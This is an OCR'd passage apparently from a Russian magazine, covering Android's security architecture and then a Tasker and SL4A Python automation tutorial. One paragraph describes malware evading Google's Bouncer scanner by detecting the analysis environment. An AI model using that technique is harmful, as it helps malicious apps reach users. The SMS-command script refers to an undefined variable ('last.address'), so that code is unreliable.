
Проверка привилегий идет на самом низком уровне ОС, в том числе на уровне ядра Linux, так что для обхода этой системы безопасности зловреду придется не только получить права root на устройстве, но и каким-то образом скомпрометировать ядро, что гораздо более сложная задача.

IPC


Как уже было сказано выше, приложения могут обмениваться информацией, используя стандартные для Android средства коммуникации Binder, интенты (Intents) и провайдеры данных (Content Provider). Первый представляет собой механизм удаленного вызова процедур (RPC), реализованный на уровне ядра Linux, но контролируемый системным сервисом Service Manager. С точки зрения программного интерфейса Binder является всего лишь средством импорта объектов из другого приложения, но с точки зрения безопасности полностью контролируется обсуждаемым выше механизмом разграничения прав доступа. Это значит, что приложения смогут получить доступ друг к другу только в том случае, если оба этого захотят. Это особенно важно в свете того, что в Android Binder является основным средством коммуникации, на



Архитектура Android



Увидеть, какому UID принадлежит приложение, можно с помощью любого менеджера задач



Ознакомиться со списком полномочий приложения можно и после его установки

основе которого построен графический интерфейс, а также другие компоненты ОС, доступные программисту. Доступ к ним ограничивается с помощью обсуждаемого выше механизма привилегий. Как системные компоненты, так и сторонние приложения могут ограничивать доступ к своей функциональности с помощью декларации прав на доступ к своим функциям. В случае системных компонентов все они описаны в документации для программистов Android-приложений. Независимые разработчики, которые хотят открыть API к своим приложениям, должны описать требуемые для этого привилегии в AndroidManifest.xml и опубликовать соответствующую документацию. Все это относится также к провайдерам данных (Content Provider), специальному интерфейсу (также реализованному поверх Binder), с помощью которого приложения могут открывать доступ к своим данным другим приложениям. В Android провайдеры данных везде, это и адресная книга, и плей-листы, и хранилище настроек. Доступ к ним опять же ограничивается с помощью механизма привилегий и прав доступа.

Поверх Binder также реализована так называемая технология интентов, простых широковещательных сообщений. Приложения могут посылать их «в систему» с целью вызова внешних приложений для совершения какого-либо действия. Например, приложение может использовать интенты для вызова почтового клиента с указанием адреса, открытия веб-страницы, каталога в файловой системе и всего, что может быть записано в виде URI. Система автоматически находит все приложения, способные принимать данный тип интентов (а точнее, URI-адресов), и передает URI им (а точнее, одному из них, выбранному пользователем). То, какие типы интентов может принимать и обрабатывать приложение, определяет программист во время сборки приложения. Кроме того, он может использовать фильтрацию по содержимому URI, чтобы избежать «спама».

Сами по себе перечисленные механизмы обмена данными и вызова функций приложений, контролируемые с помощью системы привилегий, в Android реализованы достаточно четко и ясно, однако они могут привести к проблемам в том случае, если программист недостаточно серьезно относится к декларации привилегий, необходимых для доступа к своему приложению. Это может привести к утечкам информации или возможности задействования функциональности приложения кем угодно. Например, в первых версиях Dropbox для Android имелась проблема с правильным определением привилегий, которая приводила к тому, что любое установленное приложение могло использовать Dropbox-клиент для заливки какой угодно информации на «облачный диск» (www.securelist.com/en/advisories/45572).

ЗАЩИТА ОТ СРЫВА СТЕКА

Для защиты приложений, созданных с использованием Android NDK, а также системных компонентов, написанных на языке Си, Android включает в себя обширный набор механизмов защиты от срыва стека, в свое время реализованных самыми разными разработчиками для различных проектов. В Android 1.5 системные компоненты были переведены на использование библиотеки safe-iop (code.google.com/p/safe-iop), реализующей функции безопасного выполнения арифметических операций над целыми числами (защита от integer overflow). Из OpenBSD была позаимствована реализация функции dmalloc, позволяющая предотвратить атаки с использованием двойного освобождения памяти и атаки согласованности чанков, а также функция calloc с проверкой на возможность целочисленного переполнения во время операции выделения памяти. Весь низкоуровневый код Android, начиная с версии 1.5, собирается с задействованием механизма компилятора GCC ProPolice для защиты от срыва стека на этапе компиляции.


В версии 2.3 в коде были устранены все возможные уязвимости манипуляции со строками, выявленные с помощью сборки исходных текстов с флагами '-Wformat-security', '-Werror=format-security', а также применены «железные» механизмы защиты от срыва стека (бит No eXecute (NX), доступный начиная с ARMv6). Также Android 2.3 задействует метод защиты от уязвимости, найденной в ноябре 2009 года во всех ядрах Linux 2.6 (возможность разыменования NULL-указателя), с помощью записи отличного от нуля значения в файл /proc/sys/vm/mmap_min_addr. Такой метод защиты позволил устранить уязвимость без необходимости в обновлении самого ядра Linux, что невозможно на многих устройствах.

Начиная с версии 4.0, Google внедрила в Android технологию Address space layout randomization (ASLR), которая позволяет расположить в адресном пространстве процесса образ исполняемого файла, подгружаемых библиотек, кучи и стека случайным образом. Благодаря этому эксплуатация многих типов атак существенно усложняется, поскольку атакующему приходится угадывать адреса перехода для успешного выполнения атаки. В дополнение, начиная с версии 4.1, Android собирается с использованием механизма RELRO (Read-only relocations), который позволяет защитить системные компоненты от атак, основанных на перезаписи секций загруженного в память ELF-файла. В той же версии 4.1 была впервые активирована функция ядра dmesg_restrict (/proc/sys/kernel/dmesg_restrict), появившаяся в ядре 2.6.37 и позволяющая отключить возможность чтения системного журнала ядра (dmesg) непривилегированными пользователями.

РЕПОЗИТОРИЙ ПРИЛОЖЕНИЙ

Репозиторий приложений Google Play (в девичестве Android Market) всегда был самым слабым местом Android. Несмотря на то что механизм, требующий от приложений обязательного указания списка своих привилегий перед установкой, изначально работал правильно и позволял создать экосистему, в которой пользователи сами бы могли предупреждать друг друга о возможном зловредном поведении программы, опубликованной в репозитории, пользователи то и дело заражали свои смартфоны вирусами.

Основная проблема здесь заключалась в том, что приложение и его автор не подвергались каким-либо серьезным проверкам перед публикацией пакета в репозиторий. Фактически все, что нужно было сделать, — это написать



Принцип работы Binder

программу, создать аккаунт в Google Play, внести членский взнос и опубликовать приложение. Все это мог сделать абсолютно любой человек, выложив в Маркет любой код, что и было многократно продемонстрировано в различных исследованиях безопасности Android.

Чтобы хотя бы частично решить эту проблему, не прибегая к ручной проверке приложений на безопасность, как сделано в Apple App Store, Google в начале этого года ввела в строй сервис Bouncer, представляющий собой виртуальную машину, в которой автоматически запускается любое публикуемое в репозитории приложение. Bouncer выполняет многократный запуск софтины, производит множество действий, симулирующих работу пользователя с приложением, и анализирует состояние системы до и после запуска с целью выяснить, не было ли попыток доступа к приватной информации, отправки SMS на короткие платные номера и так далее.

По словам Google, Bouncer позволил сократить количество вредоносов сразу после запуска сервиса на 40%. Однако, как показали дальнейшие исследования, его можно было легко обойти: проанализировать некоторые характеристики системы (e-mail-адрес владельца «смартфона», версию ОС и так далее) и затем создать приложение, которое при их обнаружении не будет вызывать подозрений, а после попадания на настоящий смартфон делать всю грязную работу.

Скорее всего, Google уже разработала схему противодействия обнаружению Bouncer с помощью генерации уникальных виртуальных окружений для каждого нового приложения, но так или иначе вирусы будут продолжать проникать в Google Play, и стоит быть внимательным при установке приложений, обязательно читая отзывы пользователей и анализируя список полномочий приложения перед его установкой.

РЕВЬЮ КОДА И ОБНОВЛЕНИЯ

Последнее, но не менее важное, о чем хотелось бы сказать, говоря о системе безопасности Android, — это ревью кода и процесс реагирования команды разработчиков на появление новых уязвимостей. Когда-то программисты OpenBSD показали, что это один из наиболее важных аспектов разработки безопасной ОС, и Google следует их примеру достаточно четко.

В Google на постоянной основе работает команда безопасности Android (Android Security Team), задача которой заключается в том, чтобы следить за качеством кода операционной системы, выявлять и исправлять найденные в ходе разработки новой версии ОС ошибки, реагировать на отчеты об ошибках, присланные пользователями и секьюрити-компаниями. В целом эта команда работает в трех направлениях:

- Анализ новых серьезных нововведений ОС на безопасность. Любое архитектурное изменение Android должно быть в обязательном порядке одобрено этими ребятами.
- Тестирование разрабатываемого кода, в котором принимают участие Google Information Security Engineering team и независимые консультанты. Идет постоянно на протяжении всего цикла подготовки нового релиза ОС.
- Реагирование на обнаружение уязвимости в уже выпущенной ОС. Включает в себя постоянный мониторинг возможных источников информации о найденной уязвимости, а также поддержку стандартного баг-трекера.

Если уязвимость будет обнаружена, команда безопасности начинает следующий процесс:

1. Уведомляет компании, входящие в альянс OHA (Open Handset Alliance), и начинает обсуждение вариантов решения проблемы.
2. Как только решение будет найдено, в код вносятся исправления.
3. Патч, содержащий решение проблемы, направляется членам OHA.
4. Патч вносится в репозиторий Android Open Source Project.
5. Производители/операторы начинают обновление своих устройств в режиме OTA или публикуют исправленную версию прошивки на своих сайтах.

Особенно важным в этой цепочке является то, что обсуждение проблемы будет происходить только с теми членами OHA, которые подписали соглашение о неразглашении. Это дает гарантию, что общественность узнает о найденной проблеме только после того, как она уже будет решена компаниями и фикс появится в репозитории AOSP. Если же об уязвимости станет известно из общедоступных источников (форума, например), команда безопасности сразу приступит к решению проблемы в репозитории AOSP, так чтобы доступ к исправлению получили сразу все и как можно скорее.

Слабым местом остаются производители устройств и операторы связи, которые могут затянуть с публикацией исправленной версии, несмотря на ранний доступ к исправлению.

ВЫВОДЫ

Как и любая другая операционная система, Android не лишена уязвимостей и различных архитектурных допущений, упрощающих жизнь вирусописателей. Но говорить о том, что Android уязвима по определению, также не стоит. В ней явно прослеживается влияние последних тенденций в разработке безопасных операционных систем. Это и песочницы для приложений, и четко контролируемый системой механизм обмена данными между приложениями, и наработки проекта OpenBSD — единственной ОС общего назначения, разработка которой всегда велась с упором на безопасность. ⌶

```
shell@android:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009(mou
nt),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(in
et),3006(net_bw_stats)
shell@android:/ $ cd /data/
shell@android:/data $ ls
opendir failed, Permission denied
```

Приложениям вход в каталог с частной информацией других приложений закрыт

```
u0_a20    615   125   469796 38588 ffffffff 00000000 S com.google.android.inputmethod.latin
radio     633   125   502356 51116 ffffffff 00000000 S com.android.phone
nfc       643   125   456888 38112 ffffffff 00000000 S com.android.nfc
u0_a29    668   125   512512 89868 ffffffff 00000000 S com.android.launcher
u0_a11    739   125   516888 40440 ffffffff 00000000 S com.google.process.gapps
u0_a142   1282  125   461400 38348 ffffffff 00000000 S com.hb.settings
bluetooth 4014  1     896    376   ffffffff 00000000 S /system/bin/brcm_patchram_plus
root      4045  2     0      0     ffffffff 00000000 S hci0
bluetooth 4058  1     2252   1396  ffffffff 00000000 S /system/bin/bluetoothd
```

В выводе ps хорошо видно, что все приложения с правами разных пользователей

Роман Гоций (gotsijroman@gmail.com)

Самый умный смартфон



www.flickr.com/photos/laihiu

ОБ АВТОМАТИЗАЦИИ И СКРИПТИНГЕ ДЛЯ ANDROID

Привет, читатель. Не знаю, как ты, а я ну очень ленивый. И я не люблю вновь и вновь повторять какие-то стандартные действия, если можно написать скрипт. В Android для этого можно использовать визуальный инструмент автоматизации Tasker и среду исполнения скриптов SL4A, которые, работая в паре, позволяют сделать смартфон по-настоящему умным девайсом.

TASKER

Tasker представляет собой небольшое, но очень мощное приложение для автоматизации устройств под управлением Android. Принцип его действия основан на выполнении определенных задач в момент возникновения событий, так или иначе меняющих состояние смартфона. Я знаю, что звучит это не особо впечатляюще, однако в умелых руках Tasker позволяет творить настоящие чудеса. Для затравки приведу несколько примеров.

Что ты обычно делаешь при включении громкой связи? Правильно, кладешь телефон на стол. А что, если громкая связь включится сама, когда ты положишь телефон экраном вниз во время разговора? Удобно? Так вот, Tasker позволяет реализовать такое поведение буквально за минуту. Также можно настроить автоматический запуск плеера при подключении наушников, автоматическую отправку SMS, когда доезжаешь до дома, или переключение музыки в плеере встряхиванием телефона. С помощью Tasker все это достижимо в несколько тапов по экрану.

Приложение это платное и стоит 3,49 фунта стерлингов (примерно пять долларов), но прежде чем покупать, можно ознакомиться с программой, скачав trial-версию на семь дней с сайта разработчика tasker.dinglisch.net. Недели будет вполне достаточно: например, лично я без сомнений купил программу всего через два дня использования и уверен, что ты поступишь так же. Кстати, учти, что версия с Google Play не имеет функции шифрования из-за ограничений законов США.

ОСНОВНЫЕ ПОНЯТИЯ


Итак, рассмотрим интерфейс и основные понятия программы. Для начала сменим язык приложения на русский (Меню → Preferences → Language) (это делать не обязательно, если основным языком системы выбран русский. — Прим. ред.). Теперь вернемся на главный экран. Он поделен на три раздела: «Profiles», «Tasks» и «Scenes» (скриншот 1).

В разделе «Profiles» отображаются, как понятно из его названия, пользовательские профили. **Профиль** — это один или несколько контекстов и привязанная к ним задача, где **контекст** — это некоторое условие, такое как, например, переворот телефона экраном вниз, включение GPS или проседание заряда батареи до определенного уровня. Если все контексты профиля становятся активными, то активизируется сам профиль и начинает выполняться начальная задача профиля. Если хоть один из контекстов профиля становится неактивен, профиль дезактивируется и выполняется конечная задача.


Например, для профиля с одним контекстом «Телефон лежит экраном вниз» начальная задача выполнится после того, как устройство приобретет нужную позицию (то есть экраном вниз), а конечная — когда оно покинет эту позицию. **Задача** — это одно или целая цепочка действий, где **действие** — это какая-то элементарная операция. Разработчики предоставили нам очень много



Скриншот 1: главное окно Tasker



Скриншот 2: типы контекстов



Скриншот 3: разделы контекста «Состояние»

действий, начиная от вывода сообщений на экран и заканчивая файловыми операциями. Наличие и их последовательность в задаче определяем мы. Действия можно поделить на настройки и собственно действия. Настройки отличаются от действий тем, что они возобновляют прежнее состояние после дезактивации контекста. Например, звонок по определенному номеру является действием, а включение громкой связи — настройкой. В приложении их можно отличить по пиктограмме: молния — это действие, шестеренка — настройка.

СОЗДАЕМ ПРОФИЛЬ

Вооружившись знаниями, попробуем создать наш первый профиль: автоматическое включение громкой связи в том случае, если телефон переворачивают экраном вниз. Для создания нового профиля нажимаем кнопку «+» внизу по центру экрана. Появится окошко с приглашением к вводу имени профиля. Имя указывать не обязательно, но рекомендуется, дабы в будущем не запутаться среди профилей (я ввел «Громкая связь»). Далее ты увидишь меню выбора типа первого контекста (скриншот 2). Рассмотрим все типы подробнее:

- **Приложение.** Этот тип контекста активен тогда, когда запущено некоторое приложение, и дезактивируется, если приложение закрыть. После выбора этого пункта загружается список установленных приложений, из которых можно выбрать как одно, так и несколько.
- **Время.** Здесь можно выбрать время активности контекста, тогда контекст будет активен в течение выбранного промежутка времени. Также можно установить повторение, тогда контекст будет активизироваться на короткий промежуток, повторяясь через указанное время.
- **День.** Можно выбрать день месяца или недели, когда контекст активен. Тут все просто.
- **Место.** Очень полезный и интересный контекст, активизируется тогда, когда устройство оказывается в некоем радиусе от указанной точки на карте (см. соответствующую врезку).
- **Состояние и событие.** События и их особенности мы рассмотрим в следующем примере. Сейчас же нас интересует пункт «Состояние». Этот тип контекста активен, когда устройство пребывает в конкретном состоянии, например в режиме полета, при активном подключении к Wi-Fi-сети или же в положении экраном вниз, что и надо для нашей задачи (да-да, я еще помню о ней :)).

Выбираем пункт «Состояние» и видим несколько категорий (скриншот 3). Нам нужна категория «Sensor», а в ней пункт «Ориентация». Далее в выпадающем списке нужно выбрать необходимую ориентацию устройства. В нашем случае следует выбрать «Экраном вниз» и нажать на зеленую галочку. Выскочит меню выбора задачи для заданного контекста. Так как задач у нас пока нет, нажимаем «Новая задача». Вводим название задачи (можно не вводить, но рекомендую) и попадаем в меню редактирования задачи.

СОЗДАНИЕ ЗАДАЧ

Как я уже говорил, задачи — это последовательности действий. Чтобы добавить к задаче действие, следует нажать кнопку «плюс» (скриншот 4). Все действия разбиты на несколько категорий, названия которых говорят сами за себя. Для цели, поставленной нами, нужно выбрать пункт «Аудио», затем выбрать настройку «Громкая связь» и в выпадающем списке — «Включить». Галочка «Если» позволяет навесить дополнительные условия на конкретную задачу (если интересно, подробнее тут: goo.gl/cdHXh). Нажимаем зеленую галочку — действие добавлено к задаче. Можно добавить еще несколько действий, но в нашем случае это не требуется, так что еще раз нажимаем зеленую галочку, и только что созданная задача становится начальной задачей профиля. Так как громкая связь является настройкой, то после дезактивации контекста она будет отключена.

Теперь наш первый профиль готов, но пока еще малоэффективен; постоянная проверка положения смартфона быстро «выест» батарею. Чтобы обойти эту проблему, добавим к профилю еще один контекст: долгое нажатие на уже существующем контексте, «Добавить → Состояние → Телефон». Выбираем контекст «Call», который активен во время звонка. В выпадающем меню можно выбрать тип

звонка, выбираем «Any», конкретный номер не указываем. Теперь, когда в профиле два контекста, Tasker выполняет их проверку в порядке увеличения энергоемкости, то есть сначала будет проверен «Call» и, если он неактивен, проверка остановится, что сохранит нам батарею. Профиль готов! Можешь проверить. Позвони, а затем положи телефон экраном вниз, и вуаля — громкая связь включилась, теперь подними — выключилась. Захватывающе, правда?

ПЕРЕКЛЮЧЕНИЕ МУЗЫКИ В ПЛЕЕРЕ ВСТРЯХИВАНИЕМ ТЕЛЕФОНА

В этом примере я обещал рассказать об особенностях контекста «Событие». Контекст «Событие» активизируется только на короткий промежуток времени, запуская привязанную задачу, и сразу дезактивируется. Поэтому в профиле может быть только один контекст такого типа и у профиля с событием не может быть конечной задачи. Также для профилей с событием настройки не возобновляют своего значения.

Приступим к реализации нашего профиля. Добавляем новый профиль (не забываем дать ему имя) и выбираем для него контекст «Событие». Выбираем категорию событий «Sensor», а затем «Shake». Выставляем нужные нам значения осей, чувствительности и продолжительности. Для этого профиля нам нужно создать новую задачу — создаем! В окне редактирования задачи нажимаем плюс; нам нужна категория «Медиа» и действие «Упр. Медиаплеером». Выбираем нужную команду управления и заканчиваем создание задачи. Добавим еще один контекст к профилю (на этот раз это контекст «Приложение») и выберем из списка наш плеер. Теперь опрос сенсора будет происходить только при включенном плеере. Все, данный профиль готов, можешь проверить.

SCRIPTING LEVEL FOR ANDROID


Я описал основные фичи Tasker, но далеко не все. В Tasker встроены средства создания и анализа переменных, можно реализовать условные операторы, циклы и даже создавать UI для запроса данных от пользователя (именно для этого и предназначены «Scenes»). Но и это еще не все, возможности можно расширить, используя в качестве действий скрипты, созданные с помощью SL4A.

SL4A (Scripting Level for Android) — это среда исполнения (и создания) скриптов для Android на языках Python, JavaScript, Perl, Ruby, Lua, BeanShell и Tcl. В скриптах может быть использован API Android через специальную обвязку вокруг стандартного JSON RPC платформы Android, благодаря чему из скриптов можно вызывать функции телефонии, отправлять SMS, получать данные с GPS, камеры и акселерометров, формировать GUI. Скриптовым языком де-факто для этой платформы считается Python, и мы возьмем на вооружение именно его.

Для начала работы необходимо скачать и установить SL4A (goo.gl/uG6X4) и Python (goo.gl/8IPwY). После установки Python запускаем его и нажимаем на кнопку «Install», чтобы скачались все необходимые библиотеки для работы на Android.

ОСОБЕННОСТИ КОНТЕКСТА «МЕСТО»

Контекст «Место», как уже упоминалось, активизируется, когда смартфон находится в некотором радиусе от указанной на карте точки. Можно выбрать, использовать ли GPS или же данные от сети, а также нужный радиус, значение которого можно указать от 30 метров до 999 километров. Для относительно большого радиуса в пределах города, где точность данных из сети достаточно высока, лучше не использовать GPS, который жрет батарею совсем не по-детски. Также запомни, что если точность определения положения больше, чем радиус срабатывания, то контекст не активизируется.



Скриншот 4: экран создания задачи

Для примера напишем несколько простых скриптов. Можно делать это прямо на устройстве, но можно писать и на обычном компе, а потом скидывать код в каталог SL4A/Scripts на карте памяти. Для создания нового скрипта запускаем SL4A, вызываем меню и нажимаем «Add», в появившемся списке выбираем «Python». Попадаем в окно создания скрипта. В верхнее поле вводим имя, внизу у нас уже написано две строчки кода:

```
import android
droid = android.Android()
```

Этот код импортирует библиотеку для работы с API и создает объект, с помощью которого API будет нам доступен. Разобрать все функции API в одной статье нереально, поэтому будем рассматривать необходимые нам функции в процессе создания скриптов (описание API есть во встроенной справке SL4A или здесь: goo.gl/lVfd9). Сначала рассмотрим функцию makeToast, выводящую уведомление. Дописываем две строки к коду:

```
# Выводим уведомление и сообщение в консоль
droid.makeToast("Hello world!")
print("Hi from Python")
```

Далее сохраняем скрипт и запускаем его, тапнув по его имени. Появится меню, показанное на скриншоте 5. Первый пункт означает запуск скрипта с консолью, второй — в фоновом режиме.

УРОВНЕМ ВЫШЕ

Теперь заскриптим что-нибудь поинтересней. Давай научим смартфон анализировать входящее SMS-сообщение на наличие некоторых команд, выполнять их и давать ответ о выполнении операции. Для примера пусть у нас будет одна команда play music, после получения которой будет проигран определенный медиафайл.

```
import android
droid = android.Android()
```

```
# Получаем список всех сообщений
msgs = droid.smsGetMessages(False).result
# Нас интересует последнее полученное сообщение
lastmessage = msgs[0]
# Ищем команду в тексте сообщения
if "play music" in lastmessage['body']:
  # Проигрываем указанный файл
  droid.mediaPlay('/sdcard/music/track.mp3')
  # Отправляем ответ об успешном выполнении
  # Первым параметром является номер абонента,
  # вторым — текст сообщения
  droid.smsSend(last.address, "Command complete")
```

Можно зациклить эту проверку, но гораздо эффективнее получится, если связать выполнение этого скрипта с событием Tasker «Получено текст. сообщ.» из раздела «Телефон».

Рассмотрим более полезный скрипт. Знаю, что у многих (в том числе у меня) есть проблема с отображением кириллических символов в ID3-тегах MP3-файлов. Удобного решения этой проблемы я так и не нашел, поэтому и написал скрипт. Для его работы мне потребовалась сторонняя библиотека Stagger (goo.gl/WBiQ5). Кстати, из SL4A можно использовать любые сторонние pure Python библиотеки, просто копируя их в каталог com.googlecode.python.python3forandroid/extras/python3 на карте памяти. Полный код скрипта с подробными комментариями можно найти на прилагаемом к журналу диске, здесь же ограничусь только кодом, который перебирает MP3-файлы на карте памяти:

```
# Перебираем все MP3-файлы на карте
for(dirName, dirs, files) in os.walk(r'/sdcard'):
  for filename in files:
    try:
      if filename.endswith('.mp3'):
        pathname = os.path.join(dirName, filename)
        # Ну а дальше идет работа с тегами…
```

Этот скрипт можно запускать вручную, когда потребуется, но я привязал выполнение этого скрипта к событию «Кар. памяти доступна» из раздела «Аппаратура» Tasker.

ВЗАИМОДЕЙСТВИЕ С ПОЛЬЗОВАТЕЛЕМ


SL4A предоставляет нам разные способы взаимодействия с пользователем: webViews (HTML5 + JavaScript), fullScreenAPI (подробнее можно почитать в моей статье: goo.gl/OCQdw) и dialogAPI, который мы вкратце и рассмотрим. Возьмем скрипт отправки выбранных пользователем фоток на FTP-сервер. Полный код примера есть на диске, а здесь только часть, касающаяся dialogAPI.

```
# Используем модуль glob для извлечения списка
# изображений в filesNames
...


# Создаем диалог, указывая его заголовок и текст
droid.dialogCreateAlert("Выбор файлов", "Выберите \
  файлы для отправки")
# Следующей строкой добавляем к диалогу флажки
droid.dialogSetMultiChoiceItems(filesNames)
# А здесь добавляем кнопки
droid.dialogSetPositiveButtonText("OK")
droid.dialogSetNegativeButtonText("Отмена")
